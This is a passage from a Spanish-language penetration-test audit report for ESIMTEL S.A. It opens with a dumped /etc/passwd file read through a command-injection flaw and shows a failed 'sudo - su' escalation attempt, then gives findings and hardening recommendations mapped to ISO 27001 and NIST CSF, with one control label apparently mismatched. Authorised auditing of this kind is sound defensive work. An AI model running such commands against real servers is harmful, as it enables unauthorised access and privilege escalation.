gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
syslog:x:106:113::/home/syslog:/usr/sbin/nologin
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
tss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
adminbanco:x:1000:1000:adminbanco:/home/adminbanco:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
www-data@nacional:/var/www/html$ sudo - su
sudo - su
[sudo] password for www-data: ^C
```

Esto es normal: **no tenemos privilegios de sudo** con www-data. Estamos en la etapa de **post-explotación > escalación de privilegios**.

Pero en esta ocasión dejaremos la prueba hasta este punto.

5. Conclusiones y Recomendaciones

5.1 Conclusión general:

La auditoría reveló que la infraestructura crítica de ESIMTEL S.A. presenta vulnerabilidades importantes que podrían comprometer la confidencialidad y disponibilidad de la información. Aunque existen controles básicos, como usuarios limitados y firewall básico, la exposición de servicios y aplicaciones web vulnerables incrementa el riesgo de explotación por actores maliciosos.

5.2 Conclusiones específicas sobre hallazgos críticos:

1. **Aplicación web vulnerable a RCE (index.php):**

   El formulario web permite la ejecución remota de comandos mediante el parámetro cmd. Esto representa un riesgo alto (CVSS 9.0) ya que un atacante podría ejecutar comandos en el servidor, acceder a información sensible o alterar la disponibilidad del servicio. Este hallazgo demuestra un claro **incumplimiento del control ISO 27001:2022 A.8.8**, el cual exige la gestión proactiva de vulnerabilidades técnicas.

2. **Archivos sensibles expuestos (/backup/evidencia.gz):**

   Se detectó un archivo de respaldo accesible públicamente desde la web. Aunque de tamaño reducido, evidencia que la gestión de backups y permisos no es adecuada, lo que permite la exposición de información confidencial y aumenta la probabilidad de filtración de datos. Esto es un incumplimiento directo de los principios de control de acceso del **NIST CSF (PR.AC)**.

5.3 Recomendaciones y Plan de acción detallado

Para la aplicación web (alineado con ISO 27001:2022 A.8.8 y NIST CSF PR.MA.1):

- **Validación de entradas:** Validar y sanitizar todas las entradas de usuario, rechazando comandos peligrosos. Además, reescribir las funciones que ejecutan comandos para usar escapes seguros o librerías de ejecución controlada.
- **Protección proactiva:** Implementar un **WAF** (Web Application Firewall) para filtrar patrones de inyección de comandos y otros ataques.
- **Monitoreo:** Configurar alertas en los logs para cualquier intento de inyección o ejecución no autorizada, en línea con el **monitoreo continuo (DE.CM.1) del NIST CSF**.
- **Testing continuo:** Realizar pruebas de penetración periódicas para verificar que las mitigaciones sean efectivas antes de desplegar cambios en producción.

Para archivos sensibles y backups (alineado con ISO 27001:2022 A.8.6 y NIST CSF PR.DS):

- **Almacenamiento seguro:** Mover todos los archivos de respaldo fuera de directorios web accesibles.
- **Cifrado de backups:** Aplicar cifrado fuerte (AES-256) a backups críticos.
- **Control de accesos:** Establecer permisos estrictos de lectura/escritura y auditar directorios web y backups periódicamente.

Para servicios y sistema operativo (alineado con ISO 27001:2022 A.8.8 y A.8.23 y NIST CSF PR.MA):

- **Gestión de parches:** Programar un ciclo regular de actualización y parches para el sistema operativo y servicios como Apache y SSH.
- **Acceso seguro:** Limitar el acceso SSH a IP confiables, exigir autenticación por clave pública y deshabilitar el inicio de sesión remoto como root.
- **Configuración segura:** Configurar encabezados HTTP seguros, ocultar las versiones de software y deshabilitar módulos innecesarios.
- **Registro de actividad:** Activar la monitorización de servicios críticos y las alertas para eventos inusuales. Mantener un registro de cambios y accesos para futuras auditorías, cumpliendo con los requisitos de **ISO 27001:2022 A.5.26** (Gestión de la continuidad de la información) y **NIST CSF RC.CO.1** (Comunicaciones de recuperación).